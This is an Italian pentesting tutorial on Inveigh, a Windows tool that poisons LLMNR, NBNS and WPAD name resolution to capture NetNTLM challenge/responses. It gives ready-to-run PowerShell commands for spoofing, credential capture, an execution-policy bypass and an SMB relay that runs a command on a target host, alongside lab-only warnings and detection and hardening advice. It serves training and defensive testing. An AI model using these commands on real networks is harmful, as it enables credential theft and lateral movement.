Inveigh: LLMNR, NBNS e WPAD per Catturare Hash NTLM

Cos'è Inveigh e come funziona? Guida a LLMNR, NBNS e WPAD per catturare NetNTLM in lab Windows, con PowerShell, relay, troubleshooting e detection.
- Pubblicato il 2026-01-22
- Tempo di lettura: 8 min
Inveigh: LLMNR, NBNS e WPAD per Catturare NetNTLM #
Inveigh è uno strumento machine-in-the-middle pensato per pentester che si trovano già su un host Windows (post-exploitation) e vogliono sfruttare il traffico di name resolution locale — LLMNR, NBNS, WPAD — per indurre autenticazioni NTLM verso di sé e catturarle.
Il progetto esiste in due rami: la versione PowerShell (1.506), oggi considerata legacy e non più aggiornata, e la versione C#/.NET (InveighZero), che è il ramo principale attuale e copre più protocolli e listener. Gli esempi di questa guida usano la sintassi PowerShell, la più diffusa nei walkthrough, ma verifica sempre quale versione hai a disposizione nel tuo lab prima di affidarti a un parametro specifico.
Tutto quello che segue va usato solo su lab, CTF, HTB/PG o ambienti per cui hai autorizzazione esplicita: anche solo “ascoltare” e rispondere su questi protocolli può avere effetti su utenti e servizi reali.
Cos’è Inveigh e come funziona #
Inveigh intercetta richieste LLMNR/NBNS (e spesso WPAD) e vi risponde fingendosi la risorsa cercata, inducendo il client a tentare un’autenticazione NTLM verso il tuo host — autenticazione che puoi catturare e, in alcuni casi, tentare di rilanciare (relay) su un altro sistema. È l’equivalente “Windows-side” di Responder, utile quando sei già dentro una rete via un foothold Windows e non vuoi (o non puoi) spostarti su Kali.
Quello che ottieni tipicamente non è un “hash NTLM” in senso stretto, ma un NetNTLM challenge/response: una struttura che lega uno username, un dominio e una risposta crittografica legata alla sfida inviata dal server — craccabile offline con la stessa logica di un hash, ma tecnicamente un oggetto diverso.
Segnali che in un lab vale la pena provarci: richieste LLMNR (UDP 5355) o NBNS (UDP 137) frequenti, tentativi automatici di risoluzione di WPAD, autenticazioni NTLM dove ti aspetteresti Kerberos.
Installazione e prerequisiti #
Versione PowerShell (legacy, comoda in post-exploitation) #
Import-Module .\Inveigh.psd1
Get-Command -Module InveighCommandType Name Version Source
----------- ---- ------- ------
Function Invoke-Inveigh 1.506 Inveigh
Function Stop-Inveigh 1.506 Inveigh
Function Get-InveighNTLM 1.506 InveighSe vedi questi comandi esportati, il modulo è caricato correttamente. Se PowerShell si rifiuta di eseguire lo script:
Set-ExecutionPolicy -Scope Process -ExecutionPolicy BypassDa usare solo nel contesto del lab — non come impostazione permanente.
Versione C#/.NET (InveighZero, ramo principale) #
dotnet .\Inveigh.dllInveigh ...
C(0:0) NTLMv1(0:0) NTLMv2(0:0)>Il prompt con i contatori (cleartext:NTLMv1:NTLMv2) conferma che il runtime è partito. Se dotnet non è disponibile sul target, in lab porta un binario self-contained già compilato.
Nota: alcune funzionalità, in particolare il packet sniffing “raw”, richiedono privilegi elevati. Senza elevazione, preferisci i listener disponibili o la modalità inspect per osservare senza spoofare.
Inveigh Commands: i parametri principali #
| Parametro | Funzione |
|---|---|
-Inspect | Osserva richieste LLMNR/NBNS senza attivare spoofing |
-ConsoleOutput | Abilita output a console |
-FileOutput | Salva l’output su file |
-OutputDir | Directory di output |
-NBNS | Abilita/disabilita lo spoofing NBNS |
-WPADAuth | Configura il tipo di autenticazione richiesta su WPAD |
-SpooferRepeat | Abilita/disabilita la ripetizione delle risposte di spoofing |
-OutputStreamOnly | Forza l’output sullo stream standard, utile su shell remote instabili |
Inspect mode: osservare prima di agire #
Prima di attivare qualunque spoofing, conviene sempre capire se il lab genera davvero traffico LLMNR/NBNS/WPAD:
Invoke-Inveigh -Inspect -ConsoleOutput Y[LLMNR] Request for FILESRV01 from 10.10.10.23
[NBNS] Query for WPAD from 10.10.10.45Richieste ricorrenti per nomi non risolti indicano che una sessione di capture ha senso. È solo osservazione, non cattura: quando confermi il pattern, riavvia senza -Inspect.
Se non vedi nulla dopo un paio di minuti, il problema è quasi sempre l’assenza di traffico reale nel lab (o la subnet sbagliata), non uno strumento “rotto” — puoi validare lato rete anche con TShark da una macchina Linux di supporto, se disponibile.
LLMNR e NBNS: cattura di base #
Avvio “default capture” (rapido, ma più rumoroso) #
Parte subito a catturare su HTTP/SMB e spoofare LLMNR (NBNS escluso di default in questo esempio, per ridurre il raggio d’azione):
Invoke-Inveigh -ConsoleOutput Y -FileOutput Y -OutputDir C:\Windows\Temp[*] Inveigh started
[*] LLMNR Spoofer [ON]
[*] NBNS Spoofer [OFF]
[*] HTTP Capture [ON]
[*] SMB Capture [ON]Se dopo qualche minuto non hai catture, verifica che nel lab esistano davvero richieste LLMNR/NBNS e che il firewall locale non blocchi il traffico in ingresso su porta/servizio.
Stealth mirato (riduci il rumore generato) #
Utile quando vuoi meno eventi ma più puliti e correlabili, invece di partire con tutto acceso:
Invoke-Inveigh -ConsoleOutput Y -FileOutput Y -SpooferRepeat N -WPADAuth Anonymous -NBNS N[*] SpooferRepeat [OFF]
[*] WPADAuth [Anonymous]
[*] NBNS Spoofer [OFF]-SpooferRepeat N riduce le risposte ripetute verso lo stesso host — non è una vera protezione contro l’account lockout, che dipende da policy di dominio e comportamento del client, non dalla frequenza dello spoofing. WPADAuth Anonymous può ridurre prompt fastidiosi lato client, ma il comportamento varia da ambiente ad ambiente: se non vedi nulla, prova a tornare su WPADAuth NTLM e confronta i risultati.
WPAD e cattura NetNTLM #
WPAD (Web Proxy Auto-Discovery) può generare tentativi di autenticazione NTLM in certi ambienti — non come regola universale, dipende da configurazione di client e rete:
Invoke-Inveigh -ConsoleOutput Y -FileOutput Y -WPADAuth NTLM[HTTP] WPAD request from 10.10.10.45 for /wpad.dat
[HTTP] NTLMv2 captured for CORP\svc_proxySe non vedi richieste WPAD, in molti ambienti moderni è semplicemente disabilitato: non forzarlo, torna su LLMNR/NBNS e valida con -Inspect.
Se abiliti HTTPS nella versione PowerShell, verrà installato un certificato nel certificate store locale: pianifica sempre il cleanup a fine test.
Analizzare i NetNTLM catturati #
Get-InveighNTLMCORP\mrossi::CORP:1122334455667788:2F0A5BD1E1F0...:0101000000000000...
CORP\SRV01$::CORP:9A8B7C6D5E4F3210:AA11BB22CC33...:0101000000000000...Il formato utente::dominio:challenge:response:blob è tipico di NetNTLMv2; gli account macchina terminano con $ e spesso dominano l’output, dato che molti servizi Windows autenticano in automatico.
NTLM Relay: prerequisiti e validazione in lab #
Il supporto al relay è una funzionalità della versione PowerShell/legacy, distinta dal ramo C#/.NET. Funziona solo se il target non richiede SMB signing e se l’account catturato ha privilegi sufficienti sul target — in lab lo scopo è dimostrare l’impatto (o l’efficacia delle mitigazioni), non generare rumore.
Prima di qualunque relay, vale la pena mappare la superficie AD con BloodHound per capire quali account e percorsi hanno davvero senso da testare.
. .\Inveigh-Relay.ps1
Invoke-Inveigh -SMBRelay Y -SMBRelayTarget 10.10.10.20 -SMBRelayCommand "whoami"[*] SMBRelay [ON] Target [10.10.10.20]
[*] Relay attempt for CORP\mrossi
[+] Relay success, command executedSe il relay fallisce sempre, le cause più comuni sono SMB signing attivo, target non raggiungibile o privilegi insufficienti — in quel caso il test ha comunque dimostrato che le mitigazioni funzionano, che è un risultato valido da riportare.
Inveigh vs Responder #
| Inveigh | Responder | |
|---|---|---|
| Piattaforma | Windows (PowerShell o .NET) | Linux |
| LLMNR | Sì | Sì |
| NBNS | Sì | Sì |
| WPAD | Sì | Sì |
| Eseguibile da PowerShell nativo | Sì | No |
| Scenario tipico | Foothold Windows già ottenuto | Postazione Kali in LAN |
Se sei già su un host Windows compromesso e non vuoi introdurre un secondo salto verso Kali, Inveigh è la scelta naturale; se lavori da una macchina Linux con buona posizione di rete, Responder resta il workflow più diretto.
Troubleshooting #
Nessun evento catturato. Verifica prima con -Inspect -RunTime 2 se nel lab passa davvero traffico LLMNR/NBNS/WPAD — senza richieste reali, nessuno strumento produrrà risultati.
Console che sembra bloccata o output non visibile in shell remota. Alcune sessioni remote gestiscono male stream diversi; forza l’output standard:
Invoke-Inveigh -ConsoleOutput Y -OutputStreamOnly YSe hai comunque abilitato -FileOutput Y, controlla il file nella -OutputDir indicata.
Porte o servizi in conflitto. Verifica cosa sta già ascoltando prima di dare per scontato che Inveigh non funzioni:
netstat -ano | findstr ":80"
netstat -ano | findstr ":445"
Un PID 4 (System) su quelle porte indica servizi Windows nativi già in ascolto — a seconda della versione e modalità, Inveigh può comunque catturare senza dover “rubare” la porta.
Detection e hardening #
Detection:
- Picchi di traffico LLMNR (UDP 5355) o NBNS (UDP 137) con risposte provenienti da host non attesi
- Richieste ripetute verso
wpad.datindirizzate a un host comparso di recente sulla rete - Correlazione tra il nome richiesto (es.
FILESRV01) e una risposta arrivata da una workstation qualunque - Hunting su PowerShell per stringhe/comandi tipici di tool MITM — con attenzione ai falsi positivi in lab
Hardening:
- Disabilitare LLMNR via GPO dove possibile
- Limitare o filtrare NBNS (UDP 137)
- Disabilitare WPAD se non è in uso, o controllarne rigorosamente la risoluzione
- Enforcement di SMB signing, per rendere inefficace il relay anche se una cattura riesce
- Ridurre la dipendenza da NTLM dove possibile, a favore di Kerberos
Prima di arrivare al relay, un giro di enumerazione con smbclient o Enum4linux-ng aiuta a capire cosa vale davvero la pena testare.
Scenario pratico su una macchina HTB/PG #
Ambiente: foothold Windows su 10.10.10.10, subnet lab 10.10.10.0/24. Obiettivo: catturare almeno un NetNTLMv2 e documentare detection/hardening.
Import-Module .\Inveigh.psd1
Invoke-Inveigh -Inspect -ConsoleOutput Y -RunTime 2Invoke-Inveigh -ConsoleOutput Y -FileOutput Y -OutputDir C:\Windows\Temp -SpooferRepeat N -NBNS NGet-InveighNTLMRisultato atteso: almeno una riga NetNTLMv2 (utente o account macchina) e, se -FileOutput Y è attivo, un log salvato in C:\Windows\Temp. Nel report vale la pena includere sempre: sorgente della richiesta, nome richiesto, tipo di risposta rogue, account catturato, e le mitigazioni verificate (o mancanti) — disabilitazione LLMNR/NBNS/WPAD, stato di SMB signing.
Playbook 10 minuti: Inveigh in un lab #
Step 1 – Conferma che il lab genera LLMNR/NBNS/WPAD #
Avvia -Inspect per 2 minuti: se non vedi richieste, cambiare strumento non aiuta.
Invoke-Inveigh -Inspect -ConsoleOutput Y -RunTime 2Step 2 – Carica il modulo e prepara la directory di output #
Usa una cartella scrivibile e non insolita, per evitare errori di permessi.
Import-Module .\Inveigh.psd1
New-Item -ItemType Directory -Path C:\Windows\Temp\inv -Force | Out-Null
Step 3 – Avvia la cattura con rumore ridotto #
Disabilita repeat e NBNS finché non hai un motivo specifico per riattivarli.
Invoke-Inveigh -ConsoleOutput Y -FileOutput Y -OutputDir C:\Windows\Temp\inv -SpooferRepeat N -NBNS NStep 4 – Osserva per 3-5 minuti e annota le sorgenti più “chiacchierone” #
Gli host che generano richieste ripetute sono spesso i migliori candidati per un test controllato successivo.
Step 5 – Estrai i NetNTLM catturati e salva le evidenze #
Lo scopo è essere reportabile: cattura più contesto più mitigazioni verificate.
Get-InveighNTLM | Out-File C:\Windows\Temp\inv\netntlm.txt -Encoding asciiStep 6 – Se serve, abilita WPAD in modo misurato #
Non partire da WPAD se -Inspect non ha mostrato richieste: abilitalo solo per validare quel vettore specifico.
Invoke-Inveigh -ConsoleOutput Y -FileOutput Y -OutputDir C:\Windows\Temp\inv -WPADAuth NTLMStep 7 – Stop pulito #
Fermati e lascia il sistema in condizioni pulite, per non inquinare i test successivi.
Stop-InveighRiassunto 80/20 #
| Obiettivo | Azione pratica | Comando/Strumento |
|---|---|---|
| Capire se vale la pena | Osserva richieste di name resolution | Invoke-Inveigh -Inspect |
| Avviare la cattura | Console + file output | Invoke-Inveigh -ConsoleOutput Y -FileOutput Y |
| Ridurre il rumore | Disabilita repeat e NBNS | -SpooferRepeat N + -NBNS N |
| Estrarre gli hash catturati | Leggi i NetNTLM in memoria | Get-InveighNTLM |
| Gestire una shell fragile | Forza lo standard output | -OutputStreamOnly Y |
| Chiudere in modo pulito | Stop e cleanup | Stop-Inveigh |
Concetti controintuitivi #
“Se non catturo nulla, è colpa del tool.” Quasi sempre è il lab: senza richieste LLMNR/NBNS/WPAD reali non hai nessun trigger. Prima -Inspect, poi decidi.
“Più spoofing produce più risultati.” Più spoofing significa soprattutto più rumore e più rischio di essere notato. In lab conviene partire minimal (NBNS off, SpooferRepeat off) e scalare solo se serve.
“WPAD è sempre la scorciatoia più facile.” In molti ambienti moderni è disabilitato o gestito rigorosamente. Se -Inspect non mostra richieste WPAD, non insistere: lavora su LLMNR/NBNS.
“Il relay è la parte che conta davvero.” In parecchi lab aggiornati il relay fallisce per SMB signing o policy — ed è comunque un risultato utile: dimostra che una mitigazione funziona, non solo che un attacco riesce.
“Abilitare HTTPS rende tutto più credibile.” Introduce anche un certificato installato localmente e complica il cleanup. Usalo solo quando stai testando specificamente quel vettore.
Inveigh Cheat Sheet #
Import-Module .\Inveigh.psd1
Invoke-Inveigh -Inspect -ConsoleOutput Y -RunTime 2
Invoke-Inveigh -ConsoleOutput Y -FileOutput Y -OutputDir C:\Windows\Temp -SpooferRepeat N -NBNS N
Get-InveighNTLM
Invoke-Inveigh -ConsoleOutput Y -FileOutput Y -WPADAuth NTLM
Stop-Inveigh
Checklist operativa #
- Conferma che il test sia autorizzato e il perimetro chiaro
- Osserva sempre prima con
-Inspect, poi decidi se attivare spoofing/capture - Usa
-SpooferRepeat Nper ridurre il rumore generato - Tieni
-NBNS Nfinché non hai un motivo specifico per abilitarlo - Verifica che
-OutputDirsia scrivibile prima di lanciare una sessione lunga - Se catturi zero eventi, verifica traffico reale prima di sospettare un bug
- Se testi il relay, fallo solo su target di lab e documenta anche i fallimenti
- Chiudi sempre con
Stop-Inveighe rimuovi eventuali certificati/log residui
FAQ #
Cos’è Inveigh? Uno strumento machine-in-the-middle per pentester su Windows, che sfrutta LLMNR/NBNS/WPAD per indurre e catturare autenticazioni NTLM.
Qual è la differenza tra la versione PowerShell e quella .NET? La versione PowerShell (1.506) è legacy e non più aggiornata; la versione C#/.NET (InveighZero) è oggi il ramo principale del progetto e copre più protocolli.
Inveigh cattura hash NTLM o NetNTLM? Cattura NetNTLM challenge/response, non un hash NTLM nel senso stretto — craccabile offline con logica simile, ma tecnicamente un oggetto diverso.
Perché Inveigh non cattura nulla nel mio lab?
Quasi sempre perché non c’è traffico LLMNR/NBNS/WPAD reale nella subnet. Verifica prima con -Inspect.
Inveigh richiede privilegi elevati? Alcune funzionalità sì, in particolare il packet sniffing raw. Senza elevazione, i listener disponibili o la modalità inspect restano utilizzabili.
Il relay NTLM funziona sempre? No: richiede che il target non imponga SMB signing e che l’account catturato abbia privilegi sufficienti. Un fallimento spesso significa che le mitigazioni funzionano.
Meglio Inveigh o Responder? Dipende dalla posizione: Inveigh è comodo se sei già su un foothold Windows, Responder è il workflow più diretto da una postazione Linux in LAN.
Link utili su HackIta #
Per il confronto diretto con lo strumento equivalente da Linux vedi Responder; per validare il traffico di rete anche visivamente, Wireshark o TShark da terminale; per l’enumerazione SMB/AD prima di un relay, smbclient, Enum4linux-ng e CrackMapExec; per capire dove porta un account catturato, BloodHound.
Riferimenti ufficiali #
- Inveigh – Repository ufficiale
- MITRE ATT&CK – T1557.001: LLMNR/NBT-NS Poisoning and SMB Relay
- Infinite Logins – Capturing & Relaying Net-NTLM Hashes Using Inveigh: walkthrough indipendente con parametri e note pratiche